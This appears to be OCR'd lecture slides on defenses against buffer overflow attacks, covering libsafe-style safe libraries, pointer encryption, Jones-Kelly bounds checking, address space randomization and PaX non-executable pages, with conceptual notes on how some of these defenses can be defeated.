
For example, 8% for Apache Web server

This defense can be defeated!

[Phrack article by Bulba and Kil3r]

Protecting more than just return addresses

Rearrange stack layout to prevent pointer overflow



Run-Time Checking: Safe libraries


Dynamically loaded library

Intercepts calls to strcpy(dest,src)

Checks if there is sufficient space in current stack frame

|frame-pointer – dest| > strlen(src)

If yes, does strcpy; else terminates application



Encrypting pointers in memory

Attack: overflow a function pointer so that it points to attack code


Idea: encrypt all pointers while in memory


- Generate a random key when program is executed
- Each pointer is XORed with this key when loaded from memory to registers or stored back into memory
  - Pointers cannot be overflown while in registers

Attacker cannot predict the target program's key


- Even if pointer is overwritten, after XORing with key it will dereference to a "random" memory address


Normal Pointer Dereference





Dereference with encrypted pointers





Issues with encrypted pointers

Must be very fast

- Pointer dereferences are very common

Compiler issues

- Must encrypt and decrypt only pointers
- If compiler “spills” registers, unencrypted pointer values end up in memory and can be overwritten there

Attacker should not be able to modify the key

- Store key in its own non-writable memory page

PG’d code doesn’t mix well with normal code

- What if PG’d code needs to pass a pointer to OS kernel?

Dynamic Analysis

Check for buffer overflows at runtime

- Advantage: actual size of memory objects available

There are many techniques, but most require modified pointer representation

- To better keep track of where each pointer is pointing

Jones and Kelly (1997): referent objects

- Referent object = buffer to which the pointer points
- Result of pointer arithmetic must point to same object
- Idea: keep track of beginning and size of each object to determine whether a given pointer is “in bounds”
  - Does not require modification of pointer representation

Jones-Kelly Approach

Pad each object by 1 byte

- C permits a pointer to point to the byte right after an allocated memory object

Maintain a runtime table of allocated objects

Replace all out-of-bounds addresses with special ILLEGAL value at runtime

- Program crashes if pointer to ILLEGAL dereferenced

Introducing Artificial Code Diversity

Buffer overflow and return-to-libc exploits need to know the (virtual) address to which pass control

- Address of attack code in the buffer
- Address of a standard kernel library routine

Same address is used on many machines

- Slammer infected 75,000 MS-SQL servers using same code on every machine

Idea: introduce artificial diversity

- Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine

Address Space Randomization

Randomly choose base address of stack, heap, code segment

Randomly pad stack frames and malloc() calls

Randomize location of Global Offset Table

Randomization can be done at compile- or link-time, or by rewriting existing binaries

- Threat: attack repeatedly probes randomized binary

Several implementations available

PaX

Linux kernel patch

Goal: prevent execution of arbitrary code in an existing process's memory space

Enable executable/non-executable memory pages

Any section not marked as executable in ELF binary is non-executable by default

Stack, heap, anonymous memory regions

Access control in mmap(), mprotect() prevents changes to protection state during execution

Randomize address space

Non-Executable Pages in PaX

In x86, pages cannot be directly marked as non-executable

PaX marks each page as “non-present” or “supervisor level access”

- This raises a page fault on every access

Page fault handler determines if the page fault occurred on a data access or instruction fetch

- Instruction fetch: log and terminate process
- Data access: unprotect temporarily and continue

Base-Address Randomization

Note that only base address is randomized

- Layouts of stack and library table remain the same
- Relative distances between memory objects are not changed by base address randomization

To attack, it's enough to guess the base shift

A 16-bit value can be guessed by brute force

- Try 2^{15} (on average) different overflows with different values for the address of a known library function
  - Was broken in 2004 by a team from Stanford.

Ideas for Better Randomization

64-bit addresses

- At least 40 bits available for randomization
  - Memory pages are usually between 4K and 4M in size
- Brute-force attack on 40 bits is not feasible

Ideas for Better Randomization

Randomly re-order entry points of library functions

- Finding address of one function is no longer enough to compute addresses of other functions
  - What if attacker finds address of system()?

… at compile-time

- No virtual mem constraints (can use more randomness)
- What are the disadvantages??

… or at run-time

- How are library functions shared among processes?
- How does normal code find library functions?